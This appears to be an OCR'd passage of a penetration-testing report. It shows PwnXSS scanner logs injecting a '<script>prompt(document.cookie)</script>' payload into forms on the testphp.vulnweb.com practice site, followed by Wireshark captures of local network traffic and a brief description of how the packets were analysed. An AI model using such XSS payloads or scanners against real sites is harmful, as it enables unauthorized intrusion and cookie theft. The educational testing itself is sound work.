

Applications Places Terminal Feb 15 08:49
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
[08:37:38] [INFO] Collecting form input key.....
[08:37:38] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:38] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:38] [INFO] Sending payload (POST) method...
[08:37:38] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:38] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:39] [INFO] Checking connection to: http://testphp.vulnweb.com/login.php
[08:37:39] [INFO] Connection estabilished 200
[08:37:39] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/userinfo.php
[08:37:39] [INFO] Collecting form input key.....
[08:37:39] [INFO] Form key name: uname value: <script>prompt(document.cookie)</script>
[08:37:39] [INFO] Form key name: pass value: <script>prompt(document.cookie)</script>
[08:37:39] [INFO] Internal error: 'name'
[08:37:39] [INFO] Sending payload (POST) method...
[08:37:40] [INFO] Parameter page using (POST) payloads but not 100% yet...
[08:37:40] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:37:40] [INFO] Collecting form input key.....
[08:37:40] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:40] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:40] [INFO] Sending payload (POST) method...
[08:37:41] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:41] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:41] [INFO] Checking connection to: http://testphp.vulnweb.com/userinfo.php
[08:37:42] [INFO] Connection estabilished 200
[08:37:42] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/userinfo.php
[08:37:42] [INFO] Collecting form input key.....
[08:37:42] [INFO] Form key name: uname value: <script>prompt(document.cookie)</script>
[08:37:42] [INFO] Form key name: pass value: <script>prompt(document.cookie)</script>
[08:37:42] [INFO] Internal error: 'name'
[08:37:42] [INFO] Sending payload (POST) method...
[08:37:43] [INFO] Parameter page using (POST) payloads but not 100% yet...
[08:37:43] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:37:43] [INFO] Collecting form input key.....
[08:37:43] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:43] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:43] [INFO] Sending payload (POST) method...
[08:37:43] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:43] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:44] [INFO] Checking connection to: http://testphp.vulnweb.com/privacy.php



Applications Places Terminal Feb 15 08:49
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
[08:37:38] [INFO] Collecting form input key.....
[08:37:38] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:38] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:38] [INFO] Sending payload (POST) method...
[08:37:38] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:38] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:39] [INFO] Checking connection to: http://testphp.vulnweb.com/login.php
[08:37:39] [INFO] Connection estabilished 200
[08:37:39] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/userinfo.php
[08:37:39] [INFO] Collecting form input key.....
[08:37:39] [INFO] Form key name: uname value: <script>prompt(document.cookie)</script>
[08:37:39] [INFO] Form key name: pass value: <script>prompt(document.cookie)</script>
[08:37:39] [INFO] Internal error: 'name'
[08:37:39] [INFO] Sending payload (POST) method...
[08:37:40] [INFO] Parameter page using (POST) payloads but not 100% yet...
[08:37:40] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:37:40] [INFO] Collecting form input key.....
[08:37:40] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:40] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:40] [INFO] Sending payload (POST) method...
[08:37:41] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:41] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:41] [INFO] Checking connection to: http://testphp.vulnweb.com/userinfo.php
[08:37:42] [INFO] Connection estabilished 200
[08:37:42] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/userinfo.php
[08:37:42] [INFO] Collecting form input key.....
[08:37:42] [INFO] Form key name: uname value: <script>prompt(document.cookie)</script>
[08:37:42] [INFO] Form key name: pass value: <script>prompt(document.cookie)</script>
[08:37:42] [INFO] Internal error: 'name'
[08:37:42] [INFO] Sending payload (POST) method...
[08:37:43] [INFO] Parameter page using (POST) payloads but not 100% yet...
[08:37:43] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:37:43] [INFO] Collecting form input key.....
[08:37:43] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:37:43] [INFO] Form key name: goButton value: <Submit Confirm>
[08:37:43] [INFO] Sending payload (POST) method...
[08:37:43] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:37:43] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:37:44] [INFO] Checking connection to: http://testphp.vulnweb.com/privacy.php


5. Capture and Analysis of Packets Using Wireshark:


In conjunction with vulnerability assessment tools, Wireshark, a powerful network protocol analyser, was employed to capture and analyse network traffic during the penetration testing process. By intercepting and inspecting packets traversing the network, Wireshark facilitated the identification of anomalous activities, potential security breaches, and unauthorized access attempts. The captured packets were meticulously scrutinized to identify patterns indicative of exploitation attempts or suspicious behaviour.








Applications Places wireshark Feb 15 09:56
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
74 62.484926828 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
75 62.542384926 fe80::498f:41c1:5a8.. ff02::1:3 LLMNR 89 Standard query 0x4b25 A undefined
76 62.542392227 fe80::498f:41c1:5a8.. ff02::1:3 LLMNR 89 Standard query 0xe871 AAAA undefined
77 62.542399128 192.168.124.1 224.0.0.252 LLMNR 69 Standard query 0xe871 AAAA undefined
78 62.542406129 192.168.124.1 224.0.0.252 LLMNR 69 Standard query 0x4b25 A undefined
79 63.130733209 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 A undefined.local, "QM" question
80 63.131242189 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 A undefined.local, "QM" question
81 63.131759471 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 AAAA undefined.local, "QM" question
82 63.132275153 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 AAAA undefined.local, "QM" question
83 63.484681462 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
84 64.721662267 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
85 65.485047873 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
86 66.485551324 VMware_c0:00:08 VMware_f8:6c:ad ARP 60 Who has 192.168.124.254? Tell 192.168.124.1
87 66.485558025 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
88 66.485563926 VMware_f8:6c:ad VMware_c0:00:08 ARP 60 192.168.124.254 is at 00:50:56:f8:6c:ad
89 67.064176464 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
90 67.723276446 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
91 67.815777197 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
92 68.485561668 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
93 68.566035219 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
94 69.330714727 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 A undefined.local, "QM" question
95 69.331201203 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 A undefined.local, "QM" question
96 69.331629071 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 AAAA undefined.local, "QM" question
97 69.332068841 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 AAAA undefined.local, "QM" question
98 69.486331669 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
99 69.740504024 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
100 69.742408226 fe80::498f:41c1:5a8.. ff02::1:3 LLMNR 89 Standard query 0xcadb A undefined
101 69.742415227 192.168.124.1 224.0.0.252 LLMNR 69 Standard query 0xcadb A undefined
Frame 140: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0
Ethernet II, Src: VMware_f8:6c:ad (00:50:56:f8:6c:ad), Dst: VMware_6f:64:d0 (00:0c:29:6f:64:d0)
Internet Protocol Version 4, Src: 192.168.124.254, Dst: 192.168.124.128
User Datagram Protocol, Src Port: 67, Dst Port: 68
0000 00 0c 29 6f 64 d0 00 50 56 f8 6c ad 08 00 45 10
0010 01 48 00 00 00 00 10 11 2e c6 c0 a8 7c fe c0 a8
0020 7c 80 00 43 00 44 01 34 e2 c7 02 01 06 00 b6 95
0030 38 23 00 00 00 00 c0 a8 7c 80 c0 a8 7c 80 c0 a8
0040 7c fe 00 00 00 00 00 0c 29 6f 64 d0 00 00 00 00
eth0: <live capture in progress>
Packets: 148 · Displayed: 148 (100.0%)
Profile: Default


Applications Places wireshark Feb 15 09:56
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
101 69.742415227 192.168.124.1 224.0.0.252 LLMNR 69 Standard query 0xcadb A undefined
102 69.743574910 fe80::498f:41c1:5a8.. ff02::1:3 LLMNR 89 Standard query 0x520c AAAA undefined
103 69.743580911 192.168.124.1 224.0.0.252 LLMNR 69 Standard query 0x520c AAAA undefined
104 70.330773212 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 A undefined.local, "QM" question
105 70.331527332 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 A undefined.local, "QM" question
106 70.331863685 192.168.124.1 224.0.0.251 MDNS 75 Standard query 0x0000 AAAA undefined.local, "QM" question
107 70.332226942 fe80::498f:41c1:5a8.. ff02::fb MDNS 95 Standard query 0x0000 AAAA undefined.local, "QM" question
108 70.490774451 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
109 70.724858126 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
110 71.240826739 192.168.124.1 192.168.124.255 NBNS 92 Name query NB UNDEFINED<00>
111 71.486144795 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
112 72.486838678 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
113 73.727899128 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
114 74.486642692 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
115 75.486328714 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
116 76.729220754 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
117 77.487229104 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
118 78.487272387 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
119 79.730567592 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
120 80.487412756 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
121 81.487549053 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
122 82.731773005 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
123 83.488247909 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
124 84.488807078 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
125 94.138013756 192.168.124.129 192.168.124.254 DHCP 324 DHCP Request - Transaction ID 0x4faa896a
126 94.147391740 192.168.124.254 192.168.124.129 DHCP 342 DHCP ACK - Transaction ID 0x4faa896a
127 99.307785694 VMware_72:08:ac VMware_f8:6c:ad ARP 42 Who has 192.168.124.254? Tell 192.168.124.129
128 99.308153915 VMware_f8:6c:ad VMware_72:08:ac ARP 60 192.168.124.254 is at 00:50:56:f8:6c:ad
Frame 140: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0
Ethernet II, Src: VMware_f8:6c:ad (00:50:56:f8:6c:ad), Dst: VMware_6f:64:d0 (00:0c:29:6f:64:d0)
Internet Protocol Version 4, Src: 192.168.124.254, Dst: 192.168.124.128
User Datagram Protocol, Src Port: 67, Dst Port: 68
0000 00 0c 29 6f 64 d0 00 50 56 f8 6c ad 08 00 45 10
0010 01 48 00 00 00 00 10 11 2e c6 c0 a8 7c fe c0 a8
0020 7c 80 00 43 00 44 01 34 e2 c7 02 01 06 00 b6 95
0030 38 23 00 00 00 00 c0 a8 7c 80 c0 a8 7c 80 c0 a8
0040 7c fe 00 00 00 00 00 0c 29 6f 64 d0 00 00 00 00
eth0: <live capture in progress>
Packets: 160 · Displayed: 160 (100.0%)
Profile: Default


Applications Places wireshark Feb 15 10:00
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
131 130.526640146 192.168.124.1 239.255.255.250 SSDP 218 M-SEARCH * HTTP/1.1
132 130.531658540 192.168.124.1 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
133 131.527069766 192.168.124.1 239.255.255.250 SSDP 218 M-SEARCH * HTTP/1.1
134 131.531999555 192.168.124.1 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
135 132.528254131 192.168.124.1 239.255.255.250 SSDP 218 M-SEARCH * HTTP/1.1
136 132.531717734 192.168.124.1 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
137 142.885355441 VMware_6f:64:d0 Broadcast ARP 60 Who has 192.168.124.254? Tell 192.168.124.128
138 142.885363142 VMware_f8:6c:ad VMware_6f:64:d0 ARP 60 192.168.124.254 is at 00:50:56:f8:6c:ad
139 142.885909774 192.168.124.128 192.168.124.254 DHCP 342 DHCP Request - Transaction ID 0xb6953823
140 142.885917074 192.168.124.254 192.168.124.128 DHCP 342 DHCP ACK - Transaction ID 0xb6953823
141 186.495919937 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
142 187.734072528 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
143 188.494980762 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
144 188.579232007 192.168.124.1 224.0.0.251 MDNS 85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question
145 188.570892796 fe80::498f:41c1:5a8.. ff02::fb MDNS 105 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question
146 189.494853051 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
147 189.570505869 192.168.124.1 224.0.0.251 MDNS 85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
148 189.570945495 fe80::498f:41c1:5a8.. ff02::fb MDNS 105 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
149 195.236015312 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
150 195.995622572 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
151 196.995825580 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
152 198.237086663 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
153 199.012629351 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
154 199.995853267 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
155 204.241305986 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
156 204.995902150 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
157 205.996158868 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
158 207.241851789 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.124.2? Tell 192.168.124.1
Frame 140: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0
Ethernet II, Src: VMware_f8:6c:ad (00:50:56:f8:6c:ad), Dst: VMware_6f:64:d0 (00:0c:29:6f:64:d0)
Internet Protocol Version 4, Src: 192.168.124.254, Dst: 192.168.124.128
User Datagram Protocol, Src Port: 67, Dst Port: 68
0000 00 0c 29 6f 64 d0 00 50 56 f8 6c ad 08 00 45 10
0010 01 48 00 00 00 00 10 11 2e c6 c0 a8 7c fe c0 a8
0020 7c 80 00 43 00 44 01 34 e2 c7 02 01 06 00 b6 95
0030 38 23 00 00 00 00 c0 a8 7c 80 c0 a8 7c 80 c0 a8
0040 7c fe 00 00 00 00 00 0c 29 6f 64 d0 00 00 00 00
eth0: <live capture in progress>
Packets: 217 · Displayed: 217 (100.0%)
Profile: Default





ANAZLING THE PACKETS:

Wireshark, a widely used network protocol analyzer, was employed to capture and analyze the package traffic. The following steps were followed during the analysis:

1. *Capture Traffic*: Network traffic was captured using Wireshark, which monitors and records data packets traversing the network interface.

2. *Filtering*: Captured packets were filtered to focus on relevant data and eliminate noise. Filters were applied based on IP addresses, protocols, and other criteria as needed.

3. *Analysis*: The captured packets were then analyzed to categorize them based on IP address, protocol type, exchanged information, timestamps, and source-destination pairs.

